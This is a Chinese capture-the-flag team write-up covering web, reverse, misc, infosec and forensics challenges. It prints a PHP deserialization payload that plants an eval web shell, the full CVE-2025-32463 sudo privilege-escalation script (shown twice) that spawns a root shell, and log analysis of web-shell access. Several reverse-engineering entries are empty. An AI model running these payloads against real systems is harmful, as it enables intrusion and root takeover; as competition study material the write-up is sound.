Defvoid战队WriteUp

Defvoid战队 WriteUp

排名

战队名称：第80名

解题思路

WEB


浅析PHP原生类

```php
<?php
header("Content-Type: text/plain");

class install {
    private $username;
    private $password;
    public function __construct($username, $password) {
        $this->username = $username;
        $this->password = $password;
    }
}

class Until {
    public $a;
    public $b;
```

```
    public $c;
}

$inner = new Until();
$inner->a = "ZipArchive";
$inner->b = "install.lock";
$inner->c = 8;

$middle = new install($inner, "pad");
$breaker = new install($middle, "pad");

$shell = '<?php @eval($_POST["cmd"]);?>';
$writer = new install($shell, "pad");

$payload = [$writer, $breaker];

echo urlencode(serialize($payload));
```

a%3A2%3A%7Bi%3A0%3BO%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3Bs%3A29%3A%22%3C%3Fphp+%40eval%28%24_POST%5B%22cmd%22%5D%29%3B%3F%3E%22%3Bs%3A17%3A%22%00install%00password%22%3Bs%3A3%3A%22pad%22%3B%7Di%3A1%3BO%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A5%3A%22Until%22%3A3%3A%7Bs%3A1%3A%22a%22%3Bs%3A10%3A%22ZipArchive%22%3Bs%3A1%3A%22b%22%3Bs%3A12%3A%22install.lock%22%3Bs%3A1%3A%22c%22%3Bi%3A8%3B%7Ds%3A17%3A%22%00install%00password%22%3Bs%3A3%3A%22pad%22%3B%7Ds%3A17%3A%22%00install%00password%22%3Bs%3A3%3A%22pad%22%3B%7D%7D

直接访问/shell.php
post传参即可



REVERSE

CrackMe

1.
2.
3.

Games


我勒个超级玛丽奥

右键打开shell

ls

cd ./fl

cat vic



InfoSEC

最近还好吗

https://github.com/pr0v3rbs/CVE-2025-32463_chwoot
sudo提权CVE

```
#!/bin/bash
# sudo-chwoot.sh
# CVE-2025-32463 – Sudo EoP Exploit PoC by Rich Mirch
#                  @ Stratascale Cyber Research Unit (CRU)
STAGE=$(mktemp -d /tmp/sudowoot.stage.XXXXXX)
cd ${STAGE?} || exit 1

if [ $# -eq 0 ]; then
    # If no command is provided, default to an interactive root shell.
    CMD="/bin/bash"
else
    # Otherwise, use the provided arguments as the command to execute.
    CMD="$@"
fi

# Escape the command to safely include it in a C string literal.
# This handles backslashes and double quotes.
CMD_C_ESCAPED=$(printf '%s' "$CMD" | sed -e 's/\\/\\\\/g' -e 's/"/\\"/g')

cat > woot1337.c<<EOF
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void woot(void) {
  setreuid(0,0);
  setregid(0,0);
  chdir("/");
  execl("/bin/sh", "sh", "-c", "${CMD_C_ESCAPED}", NULL);
}
EOF

mkdir -p woot/etc libnss_
echo "passwd: /woot1337" > woot/etc/nsswitch.conf
cp /etc/group woot/etc
gcc -shared -fPIC -Wl,-init,woot -o libnss_/woot1337.so.2 woot1337.c

echo "woot!"
```


```
sudo -R woot woot
rm -rf ${STAGE?}
```

CVE-2025-32463_chwoot / sudo-chwoot.sh

RuoJi6 Update sudo-chwoot.sh

Code Blame Executable File · 39 lines (33 loc) · 1.02 KB

```
#!/bin/bash
# sudo-chwoot.sh
# CVE-2025-32463 – Sudo EoP Exploit PoC by Rich Mirch
#                  @ Stratascale Cyber Research Unit (CRU)
STAGE=$(mktemp -d /tmp/sudowoot.stage.XXXXXX)
cd ${STAGE?} || exit 1

if [ $# -eq 0 ]; then
    # If no command is provided, default to an interactive root shell.
    CMD="/bin/bash"
else
    # Otherwise, use the provided arguments as the command to execute.
    CMD="$@"
fi

# Escape the command to safely include it in a C string literal.
# This handles backslashes and double quotes.
CMD_C_ESCAPED=$(printf '%s' "$CMD" | sed -e 's/\\/\\\\/g' -e 's/"/\\"/g')

cat > woot1337.c<<EOF
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void woot(void) {
  setreuid(0,0);
  setregid(0,0);
  chdir("/");
  execl("/bin/sh", "sh", "-c", "${CMD_C_ESCAPED}", NULL);
}
EOF

mkdir -p woot/etc libnss_
echo "passwd: /woot1337" > woot/etc/nsswitch.conf
cp /etc/group woot/etc
gcc -shared -fPIC -Wl,-init,woot -o libnss_/woot1337.so.2 woot1337.c

echo "woot!"
sudo -R woot woot
```



CDF

可恶的木马竟然伪装成我的朋友

cat * | grep banner_home.jpg

```
┌──(root㉿dog)-[/home/kali/workspace/logs]
└─# cat * | grep banner_home.jpg | grep -n "37756"
11641:183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
11643:45.63.121.61 - - [23/Feb/2018:21:30:59 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
11644:221.220.118.140 - - [23/Feb/2018:21:31:18 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
11645:221.218.106.187 - - [23/Feb/2018:21:31:23 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
```

变化日期是18-2-23

grep -n "183.62.9.42" ex180223.log | grep -E "jsp|php"

锁定ip和文件

```
┌──(root㉿dog)-[/home/kali/workspace/logs]
└─# grep -n "183.62.9.42" ex180223.log | grep -E "jsp|php"
7712:183.62.9.42 - - [23/Feb/2018:21:02:20 +0800] "GET /sxzn/table.jsp HTTP/1.1" 404 997
7715:183.62.9.42 - - [23/Feb/2018:21:02:32 +0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 272
7716:183.62.9.42 - - [23/Feb/2018:21:02:42 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp?act=login HTTP/1.1" 302 -
7717:183.62.9.42 - - [23/Feb/2018:21:02:43 +0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 423
7718:183.62.9.42 - - [23/Feb/2018:21:04:26 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 463
7719:183.62.9.42 - - [23/Feb/2018:21:04:39 +0800] "GET /sxzn/2.jsp HTTP/1.1" 200 1271
7739:183.62.9.42 - - [23/Feb/2018:21:12:52 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 1276
7754:183.62.9.42 - - [23/Feb/2018:21:13:25 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 1276
7755:183.62.9.42 - - [23/Feb/2018:21:14:22 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 463
7756:183.62.9.42 - - [23/Feb/2018:21:14:28 +0800] "GET /sxzn/2.jsp HTTP/1.1" 200 12
7759:183.62.9.42 - - [23/Feb/2018:21:16:06 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 59
7760:183.62.9.42 - - [23/Feb/2018:21:16:07 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 789
```

flag{2018-2-23/183.62.9.42/table.jsp-en.jsp-2.jsp}